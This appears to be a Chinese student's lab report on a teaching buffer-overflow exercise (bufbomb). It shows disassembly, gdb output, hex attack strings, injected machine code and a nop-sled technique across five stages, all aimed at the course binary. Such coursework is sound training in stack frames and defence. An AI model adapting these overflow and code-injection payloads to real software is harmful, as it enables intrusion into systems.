此次二进制炸弹实验中，掌握了 AT&T 格式的汇编语言的整体架构，以及 32 位 Linux 环境下 gcc 指令的使用，如反汇编指令 objdump，gdb 指令查找存储单元信息等。并且 7 个阶段的侧重点基本涵盖了 C 语言的程序转换及机器级表示，从字符串到循环，到 switch 分支，再到递归，指针，链表，二叉树等结构。通过有趣的解密方法，让我充分了解了对应指令的 AT&T 格式汇编语句处理方式。并且在隐藏阶段得到应用，在乐趣中掌握知识，十分高效。

实验 3：缓冲区溢出攻击

3.1 实验概述

实验目的：加深对 IA-32 函数调用规则和栈帧结构的理解。

实验目标：构造攻击字符串，对目标程序 bufbomb 实施缓冲区溢出攻击。

实验要求：

1.对目标程序实施缓冲区溢出攻击（buffer overflow attacks）；

2.通过造成缓冲区溢出来破坏目标程序的栈帧结构；

3.继而执行一些原来程序中没有的行为。

实验安排：

1.实验语言：C 语言，AT&T 汇编语言

2.实验环境：32 位 Linux

3.2 实验内容

构造 5 个攻击字符串，对目标程序实施缓冲区溢出攻击。

5 次攻击难度递增，分别命名为

1.Smoke　　（让目标程序调用 smoke 函数）

2.Fizz　　（让目标程序使用特定参数调用 Fizz 函数）

3.Bang　　（让目标程序调用 Bang 函数，并篡改全局变量）

4.Boom　　（无感攻击，并传递有效返回值）

5.Nitro　　（栈帧地址变化时的有效攻击）

3.2.1 阶段 1 Smoke

1.任务描述：

构造攻击字符串作为目标程序输入，造成缓冲区溢出，使 getbuf()返回时不返回到 test 函数，而是转向执行 smoke。

2.实验设计：

使用 objdump 指令查看反汇编语句，构造字符串覆盖 getbuf 栈帧缓冲区，并使缓冲区溢出，返回时跳转到指定函数中。

3.实验过程：

（1）对 bufbomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查找 smoke 函数的首地址，如图 3.1 所示，为 0x8048c90.

```
08048c90 <smoke>:
 8048c90:       55                      push   %ebp
 8048c91:       89 e5                   mov    %esp,%ebp
 8048c93:       83 ec 18                sub    $0x18,%esp
 8048c96:       c7 04 24 13 a1 04 08    movl   $0x804a113,(%esp)
 8048c9d:       e8 ce fc ff ff          call   8048970 <puts@plt>
 8048ca2:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
```

图 3.1 smoke 函数首地址

（3）在 bufbomb 的反汇编源代码中找到 getbuf 函数，观察它的栈帧结构，如图 3.2 所示。

```
080491ec <getbuf>:
 80491ec:       55                      push   %ebp
 80491ed:       89 e5                   mov    %esp,%ebp
 80491ef:       83 ec 38                sub    $0x38,%esp
 80491f2:       8d 45 d8                lea    -0x28(%ebp),%eax
 80491f5:       89 04 24                mov    %eax,(%esp)
 80491f8:       e8 55 fb ff ff          call   8048d52 <Gets>
 80491fd:       b8 01 00 00 00          mov    $0x1,%eax
 8049202:       c9                      leave
 8049203:       c3                      ret
```

图 3.2 getbuf 函数构造栈帧

图中方框内的内容，分别为开拓 0x38 的空间，故 esp 栈帧空间为 0x38+0x4=0x40 个字节空间。而“lea -0x28(%ebp)，%eax”则为创建的局部变量 buf 所在空间，空间大小为 0x28 个字节。

（4）要使其缓冲区溢出，且要覆盖此栈帧中原 ebp 值以及断点返回值的信息，则要构造至少 0x28+0x4+0x4=0x30 字节长度的字符串。攻击字符串后 4 个字节要覆盖返回地址值，故设置其为 smoke 首地址 0x8048c90，整体构造溢出攻击字符串如图 3.3 所示。

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
90 8c 04 08
```

图 3.3 构造攻击字符串

（5）实施攻击，攻击成功。

4.实验结果：

使用上述攻击字符串，实现了缓冲区溢出攻击，输出如图 3.4 所示。

```
dongchengcheng@ubuntu:~/lab3$ ./hex2raw <smoke_U201914984.txt >smoke_U201914984_raw.txt
dongchengcheng@ubuntu:~/lab3$ ./bufbomb -u U201914984 <smoke_U201914984_raw.txt
Userid: U201914984
Cookie: 0x10e95104
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

图 3.4 攻击成功

3.2.2 阶段 2 Fizz

1.任务描述：

构造攻击字串造成缓冲区溢出，使目标程序调用 fizz 函数，并将 cookie 值作为参数传递给 fizz 函数，使 fizz 函数中的判断成功，需仔细考虑将 cookie 放置在栈中什么位置。

2.实验设计：

使用 objdump 指令查看反汇编语句，构造字符串覆盖 getbuf 栈帧缓冲区，并使缓冲区溢出，返回时跳转到指定函数中，且参数为 cookie 值。

3.实验过程：

（1）对 bufbomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查找 smoke 函数的首地址，如图 3.5 所示，为 0x8048cba.

```
08048cba <fizz>:
8048cba:        55                      push   %ebp
8048cbb:        89 e5                   mov    %esp,%ebp
8048cbd:        83 ec 18                sub    $0x18,%esp
8048cc0:        8b 45 08                mov    0x8(%ebp),%eax
8048cc3:        3b 05 20 c2 04 08       cmp    0x804c220,%eax
8048cc9:        75 1e                   jne    8048ce9 <fizz+0x2f
```

图 3.5 fizz 函数首地址

（3）寻找 fizz 栈帧构造方式，如图 3.6 所示。

```
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
mov    0x8(%ebp),%eax
cmp    0x804c220,%eax
jne    8048ce9 <fizz+0x2f>
mov    %eax,0x4(%esp)
```

图 3.6 fizz 函数栈帧构造阶段

可以看出当前参数位于 M[R[%ebp]+8]处，故除用输入攻击字符串覆盖返回地址值外，如阶段 1 中的工作，还需要构建进入该函数前的参数，故在攻击字符

串最后的 8 个字节应该添加 0x00000000 占位构造前的返回值和参数 cookie 值 0x10e95104。整体构造溢出攻击字符串如图 3.7 所示。

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
ba 8c 04 08
00 00 00 00 04 51 e9 10
```

图 3.7 构造攻击字符串

（4）实施攻击，攻击成功。

4. 实验结果：

使用上述攻击字符串，实现了缓冲区溢出攻击，输出如图 3.8 所示。

```
dongchengcheng@ubuntu:~/lab3$ ./hex2raw <fizz_U201914984.txt >fizz_U201914984_raw.txt
dongchengcheng@ubuntu:~/lab3$ ./bufbomb -u U201914984 <fizz_U201914984_raw.txt
Userid: U201914984
Cookie: 0x10e95104
Type string:Fizz!: You called fizz(0x10e95104)
VALID
NICE JOB!
```

图 3.8 攻击成功

3.2.3 阶段 3 Bang

1. 任务描述：

构造攻击字符串，使目标程序调用 bang 函数，要将函数中全局变量 global_value 篡改为 cookie 值，使相应判断成功，需要在缓冲区中注入恶意代码篡改全局变量。

2. 实验设计：

使用 objdump 指令查看反汇编语句，构造字符串覆盖 getbuf 栈帧缓冲区，并使缓冲区溢出，先返回到恶意代码位置，即攻击字符串位置修改全局变量，再跳转到 bang 函数中。恶意代码的机器码通过 gcc 指令获得，局部变量首地址通过 gdb 指令获得。

3. 实验过程：

（1）对 bufbomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）查找 bang 函数的首地址，如图 3.9 所示，为 0x8048d05.

```
08048d05 <bang>:
 8048d05:       55                      push   %ebp
 8048d06:       89 e5                   mov    %esp,%ebp
 8048d08:       83 ec 18                sub    $0x18,%esp
 8048d0b:       a1 18 c2 04 08          mov    0x804c218,%eax
 8048d10:       3b 05 20 c2 04 08       cmp    0x804c220,%eax
 8048d16:       75 1e                   jne    8048d36 <bang+0x31>
 8048d18:       89 44 24 04             mov    %eax,0x4(%esp)
 8048d1c:       c7 04 24 e4 a2 04 08    movl   $0x804a2e4,(%esp)
```

图 3.9 bang 函数内的重要信息

在第 2 个方框位置，分别为 cookie 值和 global_value 值，通过 gdb 指令，分别查看两个位置存放的数据，如图 3.10 所示。可知 global_value 存放单元地址为 0x804c218.

```
(gdb) x/2x 0x804c218
0x804c218 <global_value>:       0x00000000      0x00000000
(gdb) x/2x 0x804c220
0x804c220 <cookie>:     0x00000000      0x00000000
```

图 3.10 使用 gdb 指令查看对应内容存放单元

（3）构造恶意代码。在 asm.s 中编写恶意代码，如图 3.11 所示。再通过 gcc 指令“gcc -m32 -c asm.s”编译为机器码，再通过 objdump 指令“objdump -d asm.o”反汇编，查看对应代码的字节序列，如图 3.12 所示。

```
movl $0x10e95104,%eax
movl %eax,0x804c218
push $0x8048d05
ret
```

图 3.11 恶意代码内容

```
00000000 <.text>:
   0:   b8 04 51 e9 10          mov    $0x10e95104,%eax
   5:   a3 18 c2 04 08          mov    %eax,0x804c218
   a:   68 05 8d 04 08          push   $0x8048d05
   f:   c3                      ret
```

图 3.12 恶意代码的字节序列

（4）现在需要寻找到待覆盖 buf 局部变量的首地址，设为 getbuf 的返回地址。使用 gdb 指令，在 getbuf 内设置断点，查看寄存器 ebp 的值，如图 3.13 所示，为 0x55683190。故局部变量 buf 的首地址在 0x55683190-0x28=0x55683168 处。

```
Breakpoint 1, 0x080491ef in getbuf ()
(gdb) info reg
eax            0x2e05bdef       772128239
ecx            0x2e05bdef       772128239
edx            0xb7fbd3e4       -1208232988
ebx            0x0      0
esp            0x55683190       0x55683190 <_reserved+1036688>
ebp            0x55683190       0x55683190 <_reserved+1036688>
esi            0x55686420       1432904736
edi            0x1      1
```

图 3.13 查找 ebp 寄存器内数值

（5）由上述的分析，构造攻击字符串，如图 3.14 所示。字符串前半部分为恶意代码字节序列，最后 4 个字节为存放该恶意代码的首地址，即 buf 局部变量首地址。

```
b8 04 51 e9 10
a3 18 c2 04 08
68 05 8d 04 08
c3 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00
68 31 68 55
```

图 3.14 构造攻击字符串

（6）实施攻击，攻击成功.

4.实验结果：

使用上述攻击字符串，实现了缓冲区溢出攻击，输出如图 3.15 所示。

```
dongchengcheng@ubuntu:~/lab3$ ./hex2raw <bang_U201914984.txt >bang_U201914984_raw.txt
dongchengcheng@ubuntu:~/lab3$ ./bufbomb -u U201914984 <bang_U201914984_raw.txt
Userid: U201914984
Cookie: 0x10e95104
Type string:Bang!: You set global_value to 0x10e95104
VALID
NICE JOB!
```

图 3.15 攻击成功

3.2.4 阶段 4 Boom

1.任务描述：

Boom 要求更高明的攻击，除了执行攻击代码来改变程序变量外，还要求被攻击程序仍然能返回到原调用函数继续执行——即调用函数感觉不到攻击行为。

2.实验设计：

使用 objdump 指令查看反汇编语句，构造字符串覆盖 getbuf 栈帧缓冲区，并使缓冲区溢出，先返回到恶意代码位置，即攻击字符串位置修改返回值为 cookie 值，再跳转到 test 函数中调用 getbuf 的下一条指令位置。恶意代码的机器码通过 gcc 指令获得，原 ebp 值通过 gdb 指令获得。

3.实验过程：

（1）对 bufbomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）首先查找 test 函数的中调用 getbuf 函数指令的下一条指令地址，如图 3.16 所示，为 0x8048e81.

```
08048e6d <test>:
 8048e6d:       55                      push   %ebp
 8048e6e:       89 e5                   mov    %esp,%ebp
 8048e70:       53                      push   %ebx
 8048e71:       83 ec 24                sub    $0x24,%esp
 8048e74:       e8 6e ff ff ff          call   8048de7 <uniqueval>
 8048e79:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e7c:       e8 6b 03 00 00          call   80491ec <getbuf>
 8048e81:       89 c3                   mov    %eax,%ebx
 8048e83:       e8 5f ff ff ff          call   8048de7 <uniqueval>
 8048e88:       8b 55 f4                mov    -0xc(%ebp),%edx
 8048e8b:       39 d0                   cmp    %edx,%eax
```

图 3.16 查找调用 getbuf 后的返回地址

（3）与阶段 3 查找 ebp 寄存值过程相同，通过 gdb 指令查到 getbuf 函数中的 ebp 值为 0x55683190.故攻击字符串首地址为 R[ebp]-0x28=0x55683168，由于要是的栈帧中原 ebp 不被破坏，则需要获取原 ebp 值，故通过 gdb 指令查看 ebp 指向单元内的 4 字节内容，即为原 ebp 值为 0x556831c0，如图 3.17 所示。

```
(gdb) x/1x 0x55683190
0x55683190 <_reserved+1036688>: 0x556831c0
```

图 3.17 查找原 ebp 值

（4）接着构造恶意代码，使得返回值为 cookie 值。构造过程与阶段 3 中过程一致。代码内容如图 3.18 所示，机器序列如图 3.19 所示。

```
movl $0x10e95104,%eax
pushl $0x8048e81
ret
```

图 3.18 构造恶意代码

```
00000000 <.text>:
   0:   b8 04 51 e9 10          mov    $0x10e95104,%eax
   5:   68 81 8e 04 08          push   $0x8048e81
   a:   c3                      ret
```

图 3.19 恶意代码字节序列

（5）通过以上内容分析，可以构造攻击字符串，如图 3.20 所示。前半部分为处理返回值，并返回到 test 函数调用 getbuf 函数指令的下一条指令处，后 8 个字节分别为原 ebp 和攻击字符串首地址。

```
b8 04 51 e9 10
68 81 8e 04 08
c3 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
00 00 00 00 00
c0 31 68 55
68 31 68 55
```

图 3.20 构造攻击字符串

（6）实施攻击，攻击成功.

4.实验结果：

使用上述攻击字符串，实现了缓冲区溢出攻击，输出如图 3.21 所示。

```
dongchengcheng@ubuntu:~/lab3$ ./hex2raw <boom_U201914984.txt >boom_U201914984_raw.txt
dongchengcheng@ubuntu:~/lab3$ ./bufbomb -u U201914984 <boom_U201914984_raw.txt
Userid: U201914984
Cookie: 0x10e95104
Type string:Boom!: getbuf returned 0x10e95104
VALID
NICE JOB!
```

图 3.21 攻击成功

3.2.5 阶段 5 Nitro

1.任务描述：

构造攻击字符串使 getbufn 函数返回 cookie 值给 testn 函数，同时能复原被破坏的栈帧结构，以保证能正确地返回到 testn 函数继续执行。

2.实验设计：

使用 objdump 指令查看反汇编语句，构造字符串覆盖 getbufn 栈帧缓冲区，并使缓冲区溢出，先返回到恶意代码位置，即攻击字符串位置修改返回值为 cookie 值，再跳转到 testn 函数中调用 getbufn 的下一条指令位置。但由于栈位置每次都会进行变化，故不能再通过上面阶段的寻找 ebp 地址的手法来完成复原操作了，但栈中 esp 和 ebp 的相对位置在每次栈改变时是不变的，这也是编写突破口。另外，攻击字符串首地址也是不确定的，但可以通过动态查找确定大致范围以及 nop 填充实现确定一个绝对地址的目的。

3.实验过程：

（1）对 bufbomb 可执行文件进行 objdump 指令产生反汇编文本信息；

（2）首先查找 testn 函数的中调用 getbufn 函数指令的下一条指令地址，如图 3.22 所示，为 0x8048e15.

```
08048e01 <testn>:
 8048e01:       55                      push   %ebp
 8048e02:       89 e5                   mov    %esp,%ebp
 8048e04:       53                      push   %ebx
 8048e05:       83 ec 24                sub    $0x24,%esp
 8048e08:       e8 da ff ff ff          call   8048de7 <uniqueval>
 8048e0d:       89 45 f4                mov    %eax,-0xc(%ebp)
 8048e10:       e8 ef 03 00 00          call   8049204 <getbufn>
 8048e15:       89 c3                   mov    %eax,%ebx
 8048e17:       e8 cb ff ff ff          call   8048de7 <uniqueval>
```

图 3.22 查找关键信息

另一个方框内的内容为关键信息，由于调用 getbufn 函数后返回时，esp 和 ebp 的相对关系还原为如图所示的关系。由此在原函数进行 leave 时，ebp 已经实现了原值的获取。故通过该相对关系可知，原 ebp 的值为 R[esp]+0x24+0x4.

（3）根据上面的相关位置以及返回值的确定，可以构造恶意代码，通过 gcc 指令查看其字节序列，如图 3.23 所示。

```
00000000 <.text>:
   0:   b8 04 51 e9 10          mov    $0x10e95104,%eax
   5:   8d 6c 24 28             lea    0x28(%esp),%ebp
   9:   68 15 8e 04 08          push   $0x8048e15
   e:   c3                      ret
```

图 3.23 恶意代码字节序列

（4）接着则是确定 getbuf 如何跳转到恶意代码位置。目前难点在于由于栈的位置不断变化，故不确定缓冲区首地址的准确位置。但该 getbufn 函数开辟了 0x208 个字节的缓冲区域，如图 3.24 所示。并且所需要运行的恶意代码所占空间极短，故考虑能否通过确定一个大致首地址，其余用 nop 指令填充即可。

```
08049204 <getbufn>:
 8049204:       55                      push   %ebp
 8049205:       89 e5                   mov    %esp,%ebp
 8049207:       81 ec 18 02 00 00       sub    $0x218,%esp
 804920d:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 8049213:       89 04 24                mov    %eax,(%esp)
 8049216:       e8 37 fb ff ff          call   8048d52 <Gets>
 804921b:       b8 01 00 00 00          mov    $0x1,%eax
 8049220:       c9                      leave
 8049221:       c3                      ret
```

图 3.24 查看缓冲区大小

（5）通过上述思想进行 5 次运行时缓冲区首地址的查找。发现，首地址最高位置为 0x55682fe8，如图 3.25 所示，故 5 次运行中若将返回值指向该位置时，将使首地址不会指向有效代码的中间，而指向无效填充区域。且缓冲区的内容很大，故可移动范围也很大，故将 0x55682fe8 设为首地址时，将足以保证恶意代码的完整性。

```
Better luck next time

Breakpoint 1, 0x0804920d in getbufn ()
(gdb) p /x $ebp-0x208
$2 = 0x55682fe8
(gdb) c
Continuing.
Type string:1
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804920d in getbufn ()
```

图 3.25 5 次运行缓冲区首地址的最大地址

（6）通过上述两部分分析，可以得到恶意代码的字节序列以及缓冲区大致安全首地址。构造攻击字符串，如图 2.26 所示。其中可分为 3 部分，①中为无效填充区，用于保证每次运行都可以运行到恶意代码位置；②中为恶意代码的字节序列，完成将 cookie 设为返回值，还原 ebp 以及返回到 testn 调用 getbufn 函数的下一条指令位置；③中为返回恶意代码区域之上的无效填充区的大致地址，足以满足 5 次运行都能运行恶意代码。



图 3.26 构造攻击字符串

（7）实施攻击，攻击成功。

4.实验结果：

使用上述攻击字符串，实现了缓冲区溢出攻击，输出如图 3.27 所示。

```
dongchengcheng@ubuntu:~/lab3$ ./hex2raw -n <nitro_U201914984.txt >nitro_U201914984_raw.txt
dongchengcheng@ubuntu:~/lab3$ ./bufbomb -n -u U201914984 <nitro_U201914984_raw.txt
Userid: U201914984
Cookie: 0x10e95104
Type string:KABOOM!: getbufn returned 0x10e95104
Keep going
Type string:KABOOM!: getbufn returned 0x10e95104
Keep going
Type string:KABOOM!: getbufn returned 0x10e95104
Keep going
Type string:KABOOM!: getbufn returned 0x10e95104
Keep going
Type string:KABOOM!: getbufn returned 0x10e95104
VALID
NICE JOB!
```

图 3.27 攻击成功

3.3 实验小结

本次实验侧重点则是对栈帧区域的全面掌握，通过 5 个阶段的层层递进，让我弄清楚了从简单跳转到攻击函数，到跳转到带参函数，再到跳转到自定义的攻击代码区，再到无感攻击，以及最终的栈区地址空间随机化。让我全面里掌握了函数调用时栈帧的准备与调用参数的过程。进一步了解了参数区，返址区，原 ebp 存放区和局部变量区的相关位置关系。

且掌握了多种获取信息关键方法和技巧。在构造恶意代码时需要获取代码的字节序列，则使用 gcc 指令将汇编代码文件转化为可重定位目标文件，再使用 objdump 进行反汇编，查看相关代码节的字节信息。使用 gdb 指令进行动态调试，获取 ebp 寄存器值，缓冲区首地址等信息。

最为关键的则是 nop 填充技术，由于最后一次实验中栈地址在不断变化，且缓冲区内容足够大，则可以通过每次运行确定栈区地址的最高位置作为最终返址，且缓冲区空白区域通过 nop 填充，故只需该返回位置指向 nop 区域即可滑行到构造的恶意代码区域中，实现攻击。

实验总结

实验 2 和实验 3 的侧重点各有不同，但在各自侧重的范围内涵盖的内容十分全面。实验 2 侧重在 C 语言程序在机器级表示上，而实验 3 则侧重在对缓冲区攻击和对栈帧区域的准备、开辟和使用上。

实验 2 通过拆炸弹的形式分别从不同的方面，让我全面掌握了 C 语言中各类程序的机器级表示。阶段 1 则为字符串查找，通过 objdump 反汇编指令可以清晰查看字符串存放的内存地址，通过 gdb 指令搜索对应地址内容即可查到字符串信息。阶段 2 和阶段 3 则是两种 C 语言常用结构循环和分支结构的机器级表示，其中分支结构中的 switch 需要通过跳转表查找对应跳转位置，则是机器级表示中比较独特的一点。从阶段 4 开始则开始出现难度。

阶段 4 中主要考察递归调用的判断，让我掌握了调用前的准备过程，和调用过程中如何使用参数，以及最后的参数返回的细节上的把握。并且最终需要返回一个特定值，也十分考察逆向思考过程。阶段 5 则是一个循环指针的使用，让我弄清楚了机器级中指针内容和数据内容区别。阶段 6 则是对结构体链表的机器级表示的掌握，通过种种细节观察，如出现某个地址信息等，发现是一个 3 元素结构体，且包含链表结构。并且阶段 6 的代码查看过程十分复杂，让我学会了分模块查看代码的方式，这样可以清晰看出层次关系。而隐藏阶段则是对上述 6 个阶段的汇总，包括查看进入入口，获取密码两个任务，过程也十分有趣。

实验 3 则是侧重对栈帧区域内及前后关系的掌握。从阶段 1 到阶段 5 是层层递进的关系。阶段 1 则是主要掌握了缓冲区和返址区的位置关系如何查找；阶段 2 则是进一步掌握参数传递区在栈帧中的位置关系；阶段 3 则是进一步在缓冲区中构造恶意代码，使攻击获得一定的隐蔽性；而阶段 4 则是无感攻击，掌握了如何使 ebp 和返回值都恢复，让主体难以察觉攻击。阶段 5 模拟了栈区域随机变化的情况，使我掌握了使用 nop 填充技巧和多次查找寻找范围的方式确定相关区域地址。以及在不确定中找 esp 和 ebp 的相对确定关系，掌握了跨栈帧时，各栈指针 esp 和 ebp 的位置关系。

并且通过这些实验，让我熟练掌握了使用 Linux 系统的快捷指令操作，如 objdump 反汇编指令、gdb 动态调试指令、gcc 汇编指令等，发现该系统功能十分强大，且对于底层方面的开发十分友好，可以更容易获取机器级的信息。